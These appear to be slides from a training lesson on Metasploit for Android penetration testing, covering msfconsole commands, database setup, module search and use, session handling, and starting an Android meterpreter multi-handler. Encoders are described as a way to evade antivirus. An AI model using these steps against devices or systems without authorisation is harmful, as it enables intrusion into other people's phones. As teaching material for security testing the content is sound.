Android Deep Dive With Chuck Easttom

Lesson 2: Metaspoit and MSFVenom

metasploit

- **Exploits**: This is a piece of code, which when executed, will trigger the vulnerability at the target.
- **Payload**: This is a piece of code that runs at the target after a successful exploitation is done. Basically, it defines the type of access and actions we need to gain on the target system.
- **Auxiliary**: These are modules that provide additional functionalities such as scanning, fuzzing, sniffing, and much more.
- **Encoders**: Encoders are used to obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall.

Jaswal, Nipun. Mastering Metasploit (p. 29). Packt Publishing.

Metasploit commands


MSFCONSOLE commands

- use [Auxiliary/ Exploit/ Payload/ Encoder]
- show [exploits/ payloads/ encoder/ auxiliary/ options]
- set [options/ payload]
- Run
- Exploit
- Check
- Info
- sessions

- Jaswal, Nipun. Mastering Metasploit (p. 29). Packt Publishing.


Metasploit update

- You need to make sure your metasploit is updated
- msfupdate
- NOTE: You have to exit metasploit to update it.
- Then check what version you have




Metasploit Manual Start

- Manually starting metasploit
  - service postgresql start
  - msfdb init
  - msfconsole
  - db_status




msfconsole

Type help to get a list of commands




Metasploit in Kali

Application -> Exploitation Tools -> Metasploit




msfconsole

You can also start the console in Kali by just typing ‘msfconsole’ at the shell.




Metasploit in Kali

It should load with no problem, but it does take a few moments



Metasploit in Kali

When it is done, you should see this. Note: the ASCII graphic changes.



Basic Metasploit Commands

- **Back: come back from current exploit (always do this when done with an exploit)**
- Connect: connect to some host syntax is

  Connect *address port*

  connect 192.168.1.1 445
- Load : this loads plugins
- Unload : unloads plugin
- Exit or quit : obvious
- Search: search for plugin
- Use: uses a specific exploit
- Version: the current version
- show exploits: shows all exploits
- show payloads: shows all payloads

Basic Metasploit Commands

- banner Display an awesome metasploit banner
- cd Change the current working directory
- color Toggle color
- go_pro Launch Metasploit web GUI
- help Help menu
- info Displays information about one or more module
- jobs Displays and manages jobs
- kill Kill a job
- loadpath Searches for and loads modules from a path

Are you connected

- Metasploit uses a database. Always check if you are connected, using db_status


```
msf > db_status
[*] postgresql selected, no connection
msf > _
```

OR

```
msf > db_status
[*] postgresql connected to msf
msf > _
```


Any active sessions running?

- Find out about any running sessions



Find exploits

- Rapid 7 maintains a database of these exploits online that you can also search https://www.rapid7.com/db/modules/




Use exploits

- Once you have found the exploit you wish to use, you use it with this command

use exploit/path/to/exploit_name

Set the remote host using set RHOST



If it works then ***sessions –i # (# is the session number you wish to connect to)***

For example:

sessions –i 3

Then start with ***sysinfo***

Things to know

- Using a module:
  - If your module is not loaded, load it with *loadpath*
  - If you don't know the name, search for it with *search*
  - Select your module with *use*
  - Fill parameters using set (*show parameters* with *show options*)
  - Run with *exploit*
  - Reload and run with *rexploit*

Common Error

The most common error you will see is that:

exploit completed, but no session was created

The "no session was created" message occurs if one of the following happens:

1) The exploit you use doesn't work against the target you selected. Could be the exploit is for a different version, there is a problem with the exploit code, or there is a problem with the target configuration.

2) The exploit you use was configured to use a payload that doesn't create an interactive session. In this case, the framework has no way of knowing whether the exploited worked, because it doesn't receive a connection from the target when its successful


Attacking android

- Most often you want to use a multi-handler
- Msf> use exploit/multi/handler
- And the android meterpreter
- msf> search Android/meterpreter

